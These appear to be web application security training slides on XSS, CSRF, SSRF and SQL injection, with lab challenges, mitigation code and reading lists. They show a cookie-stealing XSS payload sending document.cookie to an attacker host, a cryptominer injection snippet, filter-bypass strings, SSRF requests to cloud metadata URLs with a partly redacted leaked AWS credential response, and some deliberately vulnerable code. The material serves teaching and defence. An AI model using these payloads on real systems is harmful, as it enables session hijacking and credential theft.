
<https://webdevsecurity.com/xss/search.aspx?keyword=admin>

- What do you think the following JavaScript code will achieve?

```
<script>site='http://steal.attackerweb.com/cookies.php?cookie=';cookie= document.cookie;site=site.concat(cookie);new Image().src=site;</script>
```

- Let's find out!

<https://tinyurl.com/notsosecure>



Types of XSS

- **Reflected**

- Affects only the user performing the action i.e. opening URL / submitting form (GET/POST requests)

- **Stored**

- Stored on the server
 - Affects anyone visiting the endpoint

- **DOM based**

- Payload is executed as a result of modifying the DOM “environment”

XSS Worm: Sammy Is My Hero!

00:34 You have 73 friends : Worm released

01:30 You have 73 friends and 1 friend request: One of my friend's girlfriend looks at my profile.

08:35 You have 74 friends and 221 friend requests: 200 people have been infected in 8 hours.

09:30 You have 74 friends and 480 friend requests: exponential growth.

9 hours later...1,005,831 friend requests

...and then MySpace crashed!


XSS.2 (Stored XSS) / Time: 15 mins

- Popup the string ‘**xss**’ when the ‘**review**’ page is accessed by an Administrator

Challenge URL: <https://webdevsecurity.com/headers/mobile.aspx>



Stored XSS through API - A Case Study



XSS.3 / Time: 15 mins

- Pitfalls in XSS Defences
 - Investigate XSS injection points and blacklists

Challenge URL:

<https://webdevsecurity.com/xss/xssfilter.aspx?1=aa&2=bb&3=cc&4=dd&5=ee&6=ffa>

Impact of XSS

- **Phishing**

- Show a fake login page for phishing credentials

- **Session Hijacking**

- Steal user cookies and log in as them...

- **Compromising end user systems using browser exploitation frameworks such as BeEF (<http://beefproject.com/>)**

- **Bitcoin Mining !**

```
<script src="https://coinhive.com/lib/coinhive.min.js"></script>
<script>
var miner = new CoinHive.Anonymous('YOUR-SITE-KEY-HERE');
miner.start();
</script>
```

Further Reading

- \$5k Stored XSS on Google Cloud Platform

<https://blog.it-securityguard.com/bugbounty-sleeping-stored-google-xss-awakens-a-5000-bounty/>

- \$5K for XSS on Google Console

<https://blog.it-securityguard.com/bugbounty-sleeping-stored-google-xss-awakens-a-5000-bounty/>

- Stored XSS on Facebook through Video

<https://opnsec.com/2018/03/stored-xss-on-facebook/>

Mitigation - Cross-Site Scripting

- Input validation – Will be discussed in Length in the SQL Injection mitigation section
- Encode HTML Output
- Node.js Esapi filter

<https://github.com/ESAPI/node-esapi>

- Protecting Data with HTTP-only Cookies
- OWASP Cross Site Scripting prevention cheat sheet


[https://cheatsheetseries.owasp.org/cheatsheets/Cross Site Scripting Prevention Cheat Sheet.html](https://cheatsheetseries.owasp.org/cheatsheets/Cross_Site_Scripting_Prevention_Cheat_Sheet.html)

- Content Security Policy (More on this later!)



Encode HTML Output

```
string searchkeyword = Request.QueryString[0];
lblmsg.Text = "Search results for keyword : " + HttpUtility.HtmlEncode(searchkeyword);
```



Search results for keyword : Helmet<script>alert('xss')</script>

```
<legend style="">
    Search results for keyword : Helmet&lt;script&gt;alert('xss')&lt;/script&gt;
</legend>
```



Encode HTML Output - Node.js

```
var escapeHtml = require('escape-html')

// example values

var desc = 'I <b>think</b> this is good.'

var fullName = 'John "Johnny" Smith'

// example passing in text into a html attribute


console.dir('<input name="full_name" value="' + escapeHtml(fullName) + '">')

// -> '<input name="full_name" value="John &quot;Johnny&quot; Smith">

// example passing in text in html body

console.dir('<textarea name="desc">' + escapeHtml(desc) + '</textarea>')

// -> '<textarea name="desc">I &lt;b&gt;think&lt;/b&gt; this is good.</textarea>'
```



Reference: <https://github.com/component/escape-html>

JEE Escape Functions

```
<%@ taglib prefix="c" uri="http://java.sun.com/jsp/jstl/core" %>
<%@ taglib prefix="fn" uri="http://java.sun.com/jsp/jstl/functions" %>

<input type="hidden" name="polno" value="${fn:escapeXml(policyno)}"/>
OR
<c:out value="${policyno}" />
```

Apart from JSTL , every JEE Compliant framework also has various Functions and routines to Escape the HTML Characters

<http://docs.spring.io/spring/docs/current/javadoc-api/org/springframework/web/util/HtmlUtils.html>



Protecting Data with HTTP-only Cookies

```
<system.web>
  <httpCookies httpOnlyCookies="true"/>
</system.web>
```

Web.config

```
<session-config>
  <cookie-config>
    <http-only>true</http-only>
    <secure>true</secure>
  </cookie-config>
</session-config>
```

Servlet 3.0 web.xml

```
private void rewriteCookieToHeader(HttpServletRequest request, HttpServletResponse response)
    if (response.containsHeader("SET-COOKIE")) {
        String sessionid = request.getSession().getId();
        String contextPath = request.getContextPath();
        String secure = "";
        if (request.isSecure()) {
            secure = "; Secure";
        }
        response.setHeader("SET-COOKIE", "JSESSIONID=" + sessionid
                           + "; Path=" + contextPath + "; HttpOnly" + secure);
```



How Not to Prevent XSS

- Input validation via Blacklist
- Are they really covering every possibilities?

<<script>script> or <sCrIpT> or %3cscript%3e

- XSS without script tags?
- Depends where the input is returned

HTML tags, e.g. <a href="http://site.com"
onmouseover="alert('xss')"

- XSS filter evasion cheat sheets

<http://d3adend.org/xss/ghettoBypass>

https://www.owasp.org/index.php/XSS_Filter_Evasion_Cheat_Sheet

<https://portswigger.net/blog/xss-without-parentheses-and-semi-colons>

Cross-Site Request Forgery (CSRF)


Cross-Site Request Forgery

- Also known as a ‘Session Riding’ attack or ‘Confused Deputy’
- An HTTP request is unwittingly made by a victim, resulting in an action desirable by the attacker
- Different to XSS
 - XSS exploits a user’s trust of a site
 - CSRF exploits the site’s trust of the user (cookie)

CSRF


An Attacker
Vulnerable Application

An enthusiastic
authenticated user



Demo - CSRF


- Login to the application!
- Open the link '<https://tinyurl.com/csrf-demo>' in a new tab of same browser
- Log back in
- How many of you were able to login?



Root Cause

- Cookie-based session IDs that get auto-sent by the browser with each request
- The request sent to server has an element of “predictability”
- Server trusts the session ID from the browser and actions the request

CSRF Requests Explained



Mitigation - CSRF

- Remediate all XSS issues and enable proactive protection against XSS
- Nonces
 - One-time random token associated with a specific session
 - Often a hidden form field
- Multiple steps for sensitive transactions
 - First step produces a nonce used in second stage
 - CSRF attack cannot access the returned nonce
 - Re-authentication
 - Transaction password or secret question - Often done in online banking



Mitigation - CSRF Contd...

- Validate CSRF token on the server side
 - Generate a random/unguessable token value.
 - On critical pages, add the token as parameter.
 - The requested transaction should verify this token before processing by the transaction.
 - This verification can be done in the Action Class/ Controller /Servlet or a Customized Filter.
 - The token should get destroyed once the transaction is complete.
- SameSite Cookie (Will be discussed later)



Request with CSRF token

```
POST /changepass.php HTTP/1.1
Host: 192.168.3.254
Content-Length: 70
Cache-Control: max-age=0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Origin: http://192.168.3.254
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Cl
Safari/537.36
Content-Type: application/x-www-form-urlencoded
Referer: http://192.168.3.254/changepass.php
Accept-Encoding: gzip, deflate
Accept-Language: en-GB,en-US;q=0.8,en;q=0.6
Cookie: PHPSESSID=2j264h183mvd762991aon6sb37

password=Test1234%21&confirm password=Test1234%21&token=acd115634abef7612391711018151939
```

Anti-CSRF and AJAX

```

<script>
  @functions{
    public string TokenHeaderValue()
    {
      string cookieToken, formToken;
      AntiForgeryToken.GetTokens(null, out cookieToken, out formToken);
      return cookieToken + ":" + formToken;
    }
  }

  $.ajax("api/values", {
    type: "post",
    contentType: "application/json",
    data: { }, // JSON data goes here
    dataType: "json",
    headers: {
      'RequestVerificationToken': '@TokenHeaderValue()'
    }
  });
</script>

```

```

void ValidateRequestHeader(HttpRequestMessage request)
{
  string cookieToken = "";
  string formToken = "";

  IEnumerable<string> tokenHeaders;
  if (request.Headers.TryGetValues("RequestVerificationToken", out tokenHeaders))
  {
    string[] tokens = tokenHeaders.First().Split(':');
    if (tokens.Length == 2)
    {
      cookieToken = tokens[0].Trim();
      formToken = tokens[1].Trim();
    }
  }
  AntiForgeryToken.Validate(cookieToken, formToken);
}

```

Further Reading

- PayPal - Hacking PayPal Accounts with one click
<http://yasserali.com/hacking-paypal-accounts-with-one-click/>
- Facebook - Stealing Facebook Access token using CSRF
<https://www.josipfrankovic.com/blog/hacking-facebook-csrf-device-login-flow>
- Facebook - Facebook CSRF worth USD 25000
<https://securityaffairs.co/wordpress/81219/hacking/facebook-csrf-flaw.html>


Further Reading

- CSRF prevention cheat sheet
[https://cheatsheetseries.owasp.org/cheatsheets/Cross-Site Request Forgery Prevention Cheat Sheet.html](https://cheatsheetseries.owasp.org/cheatsheets/Cross-Site_Request_Forgery_Prevention_Cheat_Sheet.html)
- Reviewing code for CSRF
[https://www.owasp.org/index.php/Reviewing code for Cross-Site Request Forgery issues](https://www.owasp.org/index.php/Reviewing_code_for_Cross-Site_Request_Forgery_issues)
- CSRF protection in Node.js
<https://www.npmjs.com/package/csrf>

Server-Side Request Forgery(SSRF)

Server Side Request Forgery (SSRF)

- Server-Side Request Forgery (SSRF) is a vulnerability in which an attacker can make the application send request on their behalf.
- By exploiting this vulnerability an attacker might be able to access internal applications, perform port scan and use the application host as proxy.



<https://www.acunetix.com/blog/articles/server-side-request-forgery-vulnerability/>

SSRF.1 / Time: 15 mins

- Identify and Extract data from an internal Solr instance using SSRF

Challenge URL: <https://webdevsecurity.com/ssrf/ssrf.aspx>



SSRF to Cloud Environment Compromise

Metadata URLs: (Different Cloud Environment)

Following URLs can be used for accessing user related information:

- AWS:

`http://169.254.169.254/latest/user-data`

- Digital Ocean:

`http://169.254.169.254/metadata/v1/user-data`

- Packet Cloud:

`https://metadata.packet.net/userdata`

- Oracle Cloud:

`http://192.0.0.192/latest/user-data/`

For furthermore reference, follow <https://gist.github.com/BuffaloWill/fa96693af67e3a3dd3fb>

Reference: <https://hackerone.com/reports/341876>

SSRF to Cloud Environment Compromise

Request

Raw Params Headers Hex

GET /view_pospdocument.php?doc=http://169.254.169.254/latest/meta-data/iam/security-credentials/aws-elasticbeanstalk-ec2-role HTTP/1.1

Host: staging. [REDACTED].com

(?) < + > Type a search term 0 matches

Response

Raw Headers Hex Render

```

"Code" : "Success",
"LastUpdated" : "2019-01-28T11:46:29Z",
>Type" : "AWS-HMAC",
"AccessKeyId" : "ASIA2EC[REDACTED]",
"SecretAccessKey" : "0HhanGsvTuVc[REDACTED]",
"Token" :
"J[REDACTED] ////wEaDCGw100tnhAj8wePcSK3A1QpEcrmbwYiOoE01DKLAgjHTeXSY0YcmBM6EUJ0fbr8dtATmC0IDylrMDs
99y+dJ+DopXYGL1J6QFoErwRE8m6qG0GRDx0bwdlHK2zt
I1Cpv6fu2H0+m2eDoJi2NTA39S3pgLuFKdEPZtayDhpH3
FZQvPRqELmjwEHdSrJB30ao1RQFO/rJ2Nvx0jg0rPY+9oK42D0isBobHBKtntWY8ituiQycVRBH7r0sW50jISH8BaQBNtyIlM0c2olg5Sv
cwqrDFEq/aRyez famEquGpLYE8Q
cOKBd8JnsqnQ8mMAJffdJb/ESsM
mate74gU=",
"Expiration" : "2019-01-28T18:20:30Z"

```

(?) < + > HTTP/1.1 200 OK 1 match

Ready 1,035 bytes | 237 millis

Mitigation - SSRF

SSRF generally occurs when user-input is fed directly into the File I/O operations. The following strategies can be used to prevent it:

- **Design/Architecture**
 - Avoid loading of external images
- **Whitelist**
 - The domains from where you are expecting users to load images/files
 - URL schemas HTTP and HTTPS. All other schemas like `ftp://`,`gopher://` ,`dict://`,`file://`,`sftp://` should be denied.
- **Blacklist**
 - Blacklist private/local IPs i.e. `127.x.x.x` , `172.x.x.x`,`192.x.x.x`.
 - In this approach ‘Regular Expression’ validation must be robust. If you blacklist `127.0.0.1` below are some of the payloads that can easily bypass this validation:
 - `localhost`
 - `1`
 - `::::::1`



Mitigation - SSRF Contd ...

- **DNS Resolution**
 - Attacker can supply a hostname that resolves to internal IP Address. DNS for servers must be resolved internally ignoring DNS resolutions for private IP Addresses.
- **Response Filtering**
 - Application must check the ‘mime-type’ of the generated response and allow only certain types.
 - For Ex: If an application is expecting the ‘MIME’ type to be an image, and if we request for an HTML page the internal library being used for fetching the HTML page will produce a response of an HTML page with the ‘MIME’ type as ‘application/html’.
- **Authentication**
 - By default API endpoints of many internal services like Redis, Memcached, Elasticsearch, MongoDB etc. can be accessed without authentication. Proper authentication must be applied.



Further Reading

- PHP SSRF Techniques

<https://medium.com/secjuice/php-ssrf-techniques-9d422cb28d51>

- SSRF Types and Ways to Exploit it

<https://medium.com/@madrobot/ssrf-server-side-request-forgery-types-and-ways-to-exploit-it-part-1-29d034c27978>

- SSRF in AWS Elastic Beanstalk

<https://www.notsosecure.com/exploiting-ssrf-in-aws-elastic-beanstalk/>

- OWASP SSRF prevention cheat sheet

[https://cheatsheetseries.owasp.org/cheatsheets/Server Side Request Forgery Prevention Cheat Sheet.html](https://cheatsheetseries.owasp.org/cheatsheets/Server_Side_Request_Forgery_Prevention_Cheat_Sheet.html)

Further Reading

- SSRF in Shopping \$25000
<https://hackerone.com/reports/341876>
- SSRF Leading to AWS Keys compromise
<https://hackerone.com/reports/508459>
- SSRF in Slack
<https://fireshellsecurity.team/1000-ssrf-in-slack/>
- \$7000 SSRF Bug
<https://twitter.com/HusseiN98D/status/1161240273331998720>

SQL Injection

SQL Injection

- SQL Injection involves placing SQL statements in the user input.

```
SqlCommand cmd = new SqlCommand("SELECT * FROM Students WHERE student_name= '" + studentname + "'");
```



Ref: <https://xkcd.com/327/>

Find the flaw!

```
string constr = ConfigurationManager.ConnectionStrings["constr"].ConnectionString;
using (SqlConnection connection = new SqlConnection(constr))
{
    connection.Open();
    string sql = "INSERT INTO [UserMaster] (UserName,Password) values ('" + username + "','" + password + "')";
    SqlCommand cmd = new SqlCommand(sql, connection);
    cmd.CommandType = CommandType.Text;
